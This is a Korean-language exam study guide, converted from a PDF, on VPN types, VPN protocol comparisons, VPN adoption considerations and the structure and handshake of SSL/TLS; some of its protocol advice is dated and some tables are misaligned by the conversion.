| 특징 | <p><b>1) 가입자별 트래픽분리</b></p> <ul style="list-style-type: none"> <li>- 주소체계 및 라우팅 분리, Label에 의한 트래픽 분리 제공하여 가입 기업별로 분리된 사설망 서비스 제공(VPN 주소 공간의 분리로 타 VPN으로의 보안 공격 불가)</li> </ul> <p><b>2) 전송품질보장(Class of Service)</b></p> <ul style="list-style-type: none"> <li>- 현재 국내 통신사업자들은 MPLS VPN 부가서비스로 <b>CoS</b>를 제공하고 있으며, 4개 클래스까지 분류 제공</li> </ul> |
| 동향 | <ul style="list-style-type: none"> <li>- MPLS는 광인터넷망에서 라우팅 및 시그널링 기능을 기반으로 트래픽 제어와 QoS, VPN 등 제공</li> <li>- MPLS는 단기적으로는 ATM기반으로, 장기적으로는 ATM이 아닌 SONET과 같은 물리적인 계층위에 바로 탑재될 수 있는 잠재력이 큰 기술임</li> <li>- MPLS는 고속 포워딩보다는 IP의 취약점인 트래픽 엔지니어링과 QoS측면을 보강해줄 수 있는 기술로 부상</li> </ul>                                                                  |
| 구성 | <p>MPLS VPLS</p> <p>Core</p> <p>PE : Provider Edge<br/>CE : Customer Edge</p>                                                                                                                                                                                                                                                                  |


| 다. SSL VPN |                                                                                                                                        |
|------------|----------------------------------------------------------------------------------------------------------------------------------------|
| 구분         | 주요내용                                                                                                                                   |
| 개념         | <ul style="list-style-type: none"> <li>- 보안통신 프로토콜을 통해 VPN 구현</li> <li>- 네트워크 기반기술</li> </ul>                                          |
| 동작계층       | <ul style="list-style-type: none"> <li>- OSI 7 Transport Layer(4.전송계층)~ Application Layer(7.응용계층)에서 동작</li> </ul>                      |
| 구성방법       | <ul style="list-style-type: none"> <li>- 원격접속</li> </ul>                                                                               |
| 적합한 환경     | <ul style="list-style-type: none"> <li>- 다수의 원격 사용자를 가진 환경</li> <li>- 웹기반 어플리케이션 운영환경</li> </ul>                                       |
| 장점         | <ul style="list-style-type: none"> <li>- 별도 장비없이 웹브라우저만으로 VPN 구현 가능(Clientless VPN)</li> <li>- 뛰어난 사용성, 관리 편의성</li> </ul>              |
| 단점         | <ul style="list-style-type: none"> <li>- 적용 가능한 어플리케이션의 제한(UDP 사용제한)</li> <li>- SSL 자체의 부하(핸드쉐이킹 지연, 암호화/복호화 지연)</li> </ul>            |
| 구성         | <p>SSL VPN</p> <p>암호화된 SSLE터널</p> <p>443번 포트</p> <p>사용자 메일 계정</p> <p>인터넷 SSL 터널</p> <p>SSL VPN 장비</p> <p>인트라넷 서버</p> <p>허가된 사용자/객체</p> |

| 라. VoVPN(Voice over VPN) |                                                                                                                |
|--------------------------|----------------------------------------------------------------------------------------------------------------|
| 구분                       | 주요내용                                                                                                           |
| 개념                       | <ul style="list-style-type: none"> <li>- VPN 인프라에서 VoIP서비스를 구현한 VPN구조</li> </ul>                               |
| 장점                       | <ul style="list-style-type: none"> <li>- VPN 암호화 통신에 음성데이터를 통합하거나 기존 VoIP에 VPN을 적용하여 비용절감 및 보안수준 향상</li> </ul> |



마. Mobile VPN(모바일 가상사설망)

| 구분     | 주요내용                                                                                                                                                                                                 |
|--------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 개념     | <ul style="list-style-type: none"> <li>- MVPN은 보안에 취약한 모바일 네트워크 환경에서 신뢰성 있는 통신을 지원하기 위해 모바일 네트워크 구간에 VPN 암호화 기술을 적용</li> <li>- 모바일 IP, IPSec 및 SSL 등과 같은 보안표준을 기반으로 무선 접속을 위해 배치된 특화된 VPN</li> </ul> |
| 적합한 환경 | <ul style="list-style-type: none"> <li>- 발전된 무선기술을 통한 인터넷 접속으로 모바일 단말기에서 다양한 애플리케이션 사용 가능</li> </ul>                                                                                                 |
| 장점     | <ul style="list-style-type: none"> <li>- 사용자는 로밍 시에도 접속상태를 유지 가능</li> <li>- 끊기지 않는 애플리케이션 이전을 제공, 사용자가 다른 네트워크로 이동해도 개개의 애플리케이션에 재 로그인 필요없음</li> <li>- 직원의 생산성 향상 및 고객만족 증가</li> </ul>               |
| 단점     | <ul style="list-style-type: none"> <li>- 무선네트워크/단말기에 위협이 내재</li> <li>- 사이버 범죄에 취약한 위험성 초래 가능</li> <li>- 무선 보안 제품들에 대한 지식의 부족</li> </ul>                                                              |



바. Managed VPN(관리형 VPN)

| 구분     | 주요내용                                                                                                          |
|--------|---------------------------------------------------------------------------------------------------------------|
| 개념     | - VPN 장비를 외주사에서 관리하는 것                                                                                        |
| 적합한 환경 | - 별도의 전산인력 부재환경, 관제업무 병행 희망고객                                                                                 |
| 장점     | <ul style="list-style-type: none"> <li>- 초기장비 도입비용 없음</li> <li>- 유지보수 및 관리비용 절감 가능</li> </ul>                 |
| 단점     | <ul style="list-style-type: none"> <li>- 다소 고비용, 고객고유의 정책반영 힘듦</li> <li>- 보안, 암호화수준 미비 여지, 고객정보 유출</li> </ul> |

## V. VPN 종류 별 프로토콜 비교

## 가. IPSec VPN 과 SSL VPN 비교

| 구분   | IPSec VPN                     | SSL VPN                   |
|------|-------------------------------|---------------------------|
| 접근제어 | - 어플리케이션 차원의 정교한 접근제어 미흡      | - 어플리케이션 차원의 정교한 접근제어 가능  |
| 적용계층 | - TCP/IP의 3계층                 | - TCP/IP의 4계층             |
| 지원성  | - 별도의 소프트웨어 설치 필요             | - 웹 브라우저 자체 지원            |
| 암호화  | - DES/3DES/AES/RC4, MD5/SHA-1 | - DES/3DES/RC4, MD5/SHA-1 |

|     |                                        |                                            |                                                                                                                                                |
|-----|----------------------------------------|--------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------|
| 적합성 | - Site to Site                         | - Site to Remote                           |                                                                                                                                                |
| 장점  | - 단대단 보안 가능<br>- 종단 부하 없음              | - 접속 및 관리의 편리성<br>- Client Server 모두 인증 가능 |                                                                                                                                                |
| 단점  | - 운영과 관리가 복잡함<br>- Client Server 모두 불가 | - 방화벽 443 포트 오픈<br>- 종단 부하 발생 가능           | - 해커와 봇넷은 방어되지 않은 장비들을 찾아서 인터넷을 스캔하여 신용카드 번호, 비밀번호, 민감한 재정적, 사적 데이터를 알아내거나 혹은 악성코드를 설치<br>- NAT 방화벽은 그러한 것들이 컴퓨터나 휴대용 장비, 또는 태블릿에 접근하지 못하도록 막음 |

## 나. PPTP 대 L2TP 대 OpenVPN

| 종류         | 내용                                                                                                                                                                                                                                               |
|------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| PPTP       | - PPTP (포인트 투 포인트 터널링 프로토콜)은 빠른 속도로 기본적인 온라인 보안을 제공하는 양호한 경량의 VPN 프로토콜<br>- PPTP는 다양한 데스크탑과 모바일 장치에 내장되어 있으며, 128-비트 암호화를 이용<br>- PPTP는 OpenVPN을 이용할 수 없고 속도가 최우선 순위일 때 탁월한 선택                                                                   |
| L2TP/IPsec | - IPsec (IP Security)을 이용한 L2TP (Layer 2 Tunneling Protocol)은 다양한 데스크탑과 모바일 장치에 내장된 매우 안전한 프로토콜<br>- L2TP/IPsec은 256-비트 암호화 기능을 갖추고 있지만, 추가적인 보안 오버헤드 때문에 PPTP보다 더 많이 CPU를 사용함<br>- L2TP/IPsec는 PPTP보다 강한 보안을 원하실 때 탁월한 선택                       |
| OpenVPN    | - OpenVPN는 광대역 네트워크를 위한 고품질 VPN 프로토콜이지만, 모바일 장치와 태블릿은 지원하지 않음.<br>- OpenVPN은 256비트 암호화를 지원하며, 지역 시간이 긴 장거리 네트워크에서 매우 안정적이고 빠름<br>- PPTP보다 훨씬 보안성이 좋고, L2TP/IPsec보다 CPU 사용이 적게 필요<br>- OpenVPN은 Windows, Mac OS X, Linux를 포함한 데스크탑 컴퓨터에 추천하는 프로토콜 |
| NAT 방화벽    | - NAT 방화벽은 VPN 프로토콜이 아니라 VyprVPN을 사용할 때 원하지 않는 트래픽이 장비까지 들어오지 못하도록 막는 패킷 필터.                                                                                                                                                                     |

## VI. VPN의 도입 절차 및 도입 시 고려 사항

## 가. VPN의 도입절차

| 절차       | 내용                                                                                                                                                |
|----------|---------------------------------------------------------------------------------------------------------------------------------------------------|
| 계획 수립    | - 기업 환경에서 성공적인 VPN 도입을 위해서는 VPN 도입 목적과 현재 상황에 대한 분석 작업 및 구축 완료 후 얻게 될 도입 효과 등에 대해 명확하게 계획 수립 및 정의                                                 |
| 정보 수집    | - 제품 선정과 도입을 위한 정보를 수집 및 분석 실시                                                                                                                    |
| 제품 선정    | - 제안요청서(Request For Proposal : RFP) 발송과 접수된 제안서 평가 후, 시범 서비스나 벤치마크 테스트(Bench Mark Test : BMT)를 통해 세부 기능, 안정성, 편의성 등의 평가를 진행한 후 결과를 취합하여 최종 제품을 선정 |
| 설계       | - 수집된 정보와 고객사의 네트워크 환경, 트래픽 유형 및 업무용 프로세스 분석을 통해 실제 보안 정책을 설계                                                                                     |
| 구축 후 테스트 | - 설계에 따라 실 구축 후 다양한 환경에 대한 테스트를 수행하여 안정성을 검증하고 사용자 교육 및 장애에 대한 유지보수                                                                               |

## 나. VPN의 도입시 고려사항

| 구분  | 고려사항         | 설명                                                                    |
|-----|--------------|-----------------------------------------------------------------------|
| 도입사 | 목표, 전략<br>검토 | - VPN도입을 위한 자사의 목적과 전략 검토(보안레벨 향상, 업무효율성 향상 등에 대한 정량적 검토)             |
| 측면  | 비용 검토        | - ROI, 회수율 : 투자대비효과 및 투자비용회수율<br>- 구축비, 운영비 : VPN 도입 시에 발생 되는 비용과 운영에 |

|        |                            |                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                                                                                       |
|--------|----------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|        | 기준 Network 환경에서 VPN 적용을 검토 | 발생되는 비용을 전용망에 대비하여 분석<br>- 관리자는 자사의 업무특성을 파악하여 어떤 구성이 적합한지 잠정적으로 파악 해야 함.<br>예)<br>* Remote Access VPN : 전국적인 재택근무 및 이동 사용자가 원격지에서 업무 서버 접근이 빈번함<br>* Site to Site VPN(Intranet VPN) : 전국적인 유통 대리점이 널리 분포되어 있다면 이때 적합<br>* 대부분은 Remote Access VPN과 Site to Site VPN이 혼합된 구성이 많으며, 비중의 차이만 있을 뿐 임 외부고객까지 확장되는 Extranet VPN 구성은 내부 보안정책 및 협력 관계 정도에 따라 이루어지므로 적용 사례가 많지 않음 | 관리 편이성<br>- 로그, 통계, 리포팅 등 의 기능에서 관리의 편이성이 지원<br>필수<br>- 편리한 유지보수 및 사용자 관리기능, 모니터링기능                                                                                                                                                   |
|        | 보안 통합 기획                   | - VPN 도입전에 보안통합에 대한 상세한 기획이 필요                                                                                                                                                                                                                                                                                                                                           | 확장성<br>- 대부분의 VPN제품들이 Fast Ethernet을 지원하고 있지만, 최근 들어 상호간에 전송되는 트래픽양 의 증가와 더불어 Gigabit VPN제품을 검토하는 사례 증가하며 확장성을 위해 검토 되어야 함                                                                                                            |
|        | 운영 및 평가                    | - VPN 도입 이후 관련 PM이 업무에 전담하여 운영 및 효과를 평가                                                                                                                                                                                                                                                                                                                                  | 안정성<br>- 해킹 및 침해에 대한 강건성<br>- 인터넷 사용에 따른 신뢰성 있는 대역폭 확보                                                                                                                                                                                |
|        | 터널링 기술과 구성 형태 선택           | - Client를 활용한 IPSec기반의 VPN을 도입 할 것인지 웹 브라우저 기반의 SSL VPN을 도입할 것인지 고려해야 함                                                                                                                                                                                                                                                                                                  | 다. VPN기반 가상사설 네트워크망 구축시 고려사항<br>- VPN구축을 위해서 라우터/스위치/방화벽 등 어떤 장치를 사용해서 VPN을 구축할지 정함<br>- 인증, 암호화, 접근제어 기능에 대한 전략을 수립<br>- VPN의 프로토콜 방식을 OSI 7Layer에 맞춰서 L2TP, MPLS, IPSec, SSL등 어떤 프로토콜을 사용해야 하는지 결정.                                 |
|        | 장애복구시간                     | - 일시적 장애발생시 OS 재기동만으로도 정상 동작하는가                                                                                                                                                                                                                                                                                                                                          | 라. VPN의 사업자 동향<br>- 최근 대부분 방화벽에서 VPN 기능을 동시에 구현하여 게이트웨이와 라우터 기능을 추가하고 이를 위한 어플라이언스 형태의 일체형 제품들이 시장의 주류를 이룸.<br>- 당분간은 VPN 전용 장비를 이용한 기업별 VPN 구성이 주류를 이룰 것이지만, QoS와 서비스 사업자 측면에서 구축비용 등의 문제로 ISP 네트워크 기반의 MPLS VPN 서비스가 활성화 될 것으로 예상됨. |
|        | 기존 N/W 환경 수용               | - 방화벽, 사설IP 등을 사용하는 기업망의 적용시 N/W 변경을 최소화 하면서 구성 가능                                                                                                                                                                                                                                                                                                                       |                                                                                                                                                                                                                                       |
| 기능적 측면 | 상호 운용성                     | - 본사,지사가 서로 다른 VPN 구성일 경우 IPSec 등의 이기종 네트워크 운용성                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                                                                                       |
|        | 다양한 접속 지원                  | - Remote Access VPN의 경우 국내는 PPP, ADSL, Cable, Wireless 등의 다용한 원격지 접속을 요구함                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                                       |

| 번호 | 기출 문제 및 출제 예상 리스트                                                                                                                   | 비고            |
|----|-------------------------------------------------------------------------------------------------------------------------------------|---------------|
| 1  | 6. IPSEC(Internet Protocol Security) VPN(Virtual Private Network)을 설명하고 SSL(Secure Socket Layer) VPN과 비교하여 어떤 장단점이 있는지 설명하시오.       | 조직 87회<br>4교시 |
| 2  | 5. SSL(Secure Socket Layer)의 작동원리에 대하여 설명하시오.                                                                                       | 관리 92회<br>1교시 |
| 3  | 6."보안프로토콜 S-HTTP(Secure-HTTP)과 SSL(Secure Socket Layer)에 관한 아래사항을 설명하시오<br>1) S-HTTP관련 알고리즘<br>2) SSL기본 인증과정<br>3) S-HTTP와 SSL의 비교" | 조직 95회<br>2교시 |

## 문제2) SSL (Secure Socket Layer)

### I. 인터넷을 통한 암호 메시지 전송수단, SSL(Secure Socket layer)의 개요

#### 가. SSL(Secure Socket layer)의 정의


- TCP/IP상에서 웹 브라우저와 웹 서버간에 데이터를 안전하게 주고 받기 위하여 전자상거래 등의 보안을 위해 개발된 암호화 통신 프로토콜
- TLS(Transport Layer Security)로 표준화 되었으며, 기본적으로 인증(Authentication), 암호화(Encryption), 무결성(Integrity)을 보장
- 1994년 Netscape사에 의해서 개발되었으며, 네트워크 레이어의 암호화 방식이기 때문에 HTTP뿐만 아니라 NNTP, FTP에서도 사용이 가능함

#### 나. SSL의 특징

| 구분           | 설명                                                                                                           |
|--------------|--------------------------------------------------------------------------------------------------------------|
| 공개키 기반인증방식   | RSA방식과 X.509 v3인증서를 사용함                                                                                      |
| 3가지 인증 모드 지원 | 익명 인증 모드(An, Anonymous),<br>서버 인증 모드(SA, Server Authentication),<br>클라이언트-서버인증 모드(MA, Mutual authentication) |
| 연결주소         | <a href="https://">https://</a> 로 시작하는 연결주소                                                                  |
| 지정포트         | 443번 포트, OSI 7 Layer에서 전송~응용계층에서 동작                                                                          |
| 보안서비스 제공     | 비밀성, 무결성, 인증 및 효율성을 위한 데이터 압축 기능 제공                                                                          |
| 다양한 알고리즘 지원  | 여러 알고리즘을 지원하고, 실행과정에서 이들을 선택하여 사용가능                                                                          |
| 핸드쉐이크를 통한 통신 | 클라이언트와 서버간 핸드쉐이크 프로토콜을 통한 인증 절차 진행                                                                           |


### II. SSL의 구조 및 동작원리

#### 가. SSL의 구조



- SSL Handshake Protocol : 비밀정보, 세션정보공유
- SSL Change Ciper Spec : SSL이 주고 받는 메시지 형식 (알고리즘과 키)
- SSL Record Protocol : 단편화, 암호화, MAC, 압축

- 두 응용간 메시지 보안 서비스 제공, Client와 Server간 상호 인증 서비스 제공



- 전송 계층과 응용 계층 사이에 위치하며 세개의 서브 프로토콜 계층으로 구성


#### 나. SSL의 구성요소

| 서브계층 | 역할                                                                                                       |                         |
|------|----------------------------------------------------------------------------------------------------------|-------------------------|
| 제어   | <ul style="list-style-type: none"> <li>- 클라이언트와 서버간의 인증 기능 수행</li> <li>- 암호화에 사용될 암호 메커니즘을 협상</li> </ul> |                         |
| 프로토콜 | 하위 구성 프로토콜                                                                                               | 설명                      |
|      | Change Cipher                                                                                            | 암호알고리즘과 보안 정책을 송수신측간에 조 |


|                 |                                |                                                  |
|-----------------|--------------------------------|--------------------------------------------------|
|                 | <b>Spec 프로토콜</b>               | 을하기 위해 사용                                        |
|                 | <b>핸드쉐이크 프로토콜</b>              | 암호 알고리즘 결정, 키 분배, 서버 및 클라이언트 인증 수행(비밀정보, 세션정보공유) |
|                 | <b>Alert 프로토콜</b>              | 경고메시지와 경고에 대한 상세정보 전달                            |
| <b>레코드 프로토콜</b> | - 데이터의 암호화 및 무결성을 위한 메시지 인증 수행 |                                                  |
| <b>로토콜</b>      | - 데이터의 암축 수행하여 안전한 TCP 패킷으로 변환 |                                                  |

- 두 응용간의 메시지 보안 서비스 제공, Client와 Server간 상호 인증 서비스 제공

#### 다. SSL의 동작원리



#### 1) 제어 프로토콜의 핸드 쉐이크 프로토콜 동작




#### 2) Handshake Protocol 인증 절차

| 순서 | 절차                  | 설명                                                            |
|----|---------------------|---------------------------------------------------------------|
| 1  | Client Hello        | 지원 가능한 암호화 방식, 키교환 방식, 서명방식, 압축방식을 서버에 알린다                    |
| 2  | Server Hello        | 지원 가능한 암호화 방식, 키교환 방식, 서명방식, 압축방식을 응답한다. 이때 새로운 Session ID 할당 |
| 3  | Server Certificate  | 서버측 RSA암호용 공개키가 저장된 공인인증서를 보낸다.                               |
| 4  | Server Key Exchange | 추가적인 키 값을 보낸다                                                 |
| 5  | Certificate         | 사용자PC 인증서를 요구할 때 전송한다.                                        |

|    | Request                     |                                                                                            |
|----|-----------------------------|--------------------------------------------------------------------------------------------|
| 6  | Sever Hello<br>Done         | 서버의 Hello 절차가 완료되었음을 알린다.                                                                  |
| 7  | Client Certificate          | 서버로부터의 Certificate Request 메시지에 응답한다.                                                      |
| 8  | Client Key Exchange         | RSA key 교환방식인 경우 Parameter 키가 송신된다.                                                        |
| 9  | Certificate Verify          | 자신의 서명용 개인키로 서명된 서명 값이 전송된다. 이것을 수신한 서버는 Client Certificate 메시지에 명시된 클라이언트의 서명용 공개키로 확인한다. |
| 10 | (Server)Change Cipher Spec  | 지금까지 협상에 의해 결정된 (암호방식, 키교환방식, 서명방식, 압축방식)을 다음부터 적용할 것임을 알린다.                               |
| 11 | (Server)Finished            | 협상과정에서 전송된 모든 메시지에 대하여 (암호방식, 키교환방식, 서명방식, 압축방식)을 적용하여 생성된 검증값을 수납한 메시지 이다                 |
| 12 | (Client) Change Cipher Spec | 서버와 동일한 절차로 전송된다                                                                           |
| 13 | (Client) Finished           | 서버와 동일한 절차로 전송된다                                                                           |
| 14 | 암호화된 응용계층 메시지의 전송과정이 수행된다   |                                                                                            |

### 3) 레코드 프로토콜의 동작



- Record layer 프로토콜은 application data를 포함해 Handshake 이후에 전송되는 모든 데이터에 대해 MAC을 계산하고 암호화하여 전송하는 역할
- 데이터를 전송할 때는 fragmentation→compression/MAC→encryption의 순서로 동작하며 반대로, 데이터를 받았을 때는 decryption→decompression/MAC→reassemble의 순서로 동작하여 기밀성과 함께 무결성을 제공

#### 라. SSL에서 사용하는 주요 암호 알고리즘


| 구분      | 설명                        | 알고리즘                 |
|---------|---------------------------|----------------------|
| 상호인증    | 클라이언트와 서버간의 상호 인증         | RSA, DSS, X.509      |
| 기밀성     | 대칭키 암호화 알고리즘을 통한 데이터의 암호화 | DES, 3DES, RC4등      |
| 데이터 무결성 | MAC기법을 이용해 데이터 변조 여부 확인   | HMAC-md5, HMAC-SHA-1 |

### III. SSL의 보안 효과 및 OSI 모델, S-HTTP와의 비교

#### 가. SSL의 보안 효과


## 1) 스니핑(sniffing) 방지

- 사용자가 웹사이트에서 로그인 또는 전자상거래를 위해 ID, 비밀번호, 신용카드번호 등의 중요한 정보를 입력할 때 해커의 도청을 방지



